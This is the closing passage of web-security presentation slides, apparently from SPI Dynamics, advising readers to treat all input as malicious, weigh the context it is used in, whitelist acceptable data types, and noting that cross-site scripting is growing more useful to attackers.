  - http://www.cgisecurity.com/rss/

Conclusions

- Regardless where the data is coming from you need to assume it's malicious
  - What context is this data going to be used in?
    - Identify potential risks
  - What type of data is worth storing?
    - White list acceptable data types
- Cross Site Scripting is starting to become more useful
- These slides can be found on http://www.spidynamics.com/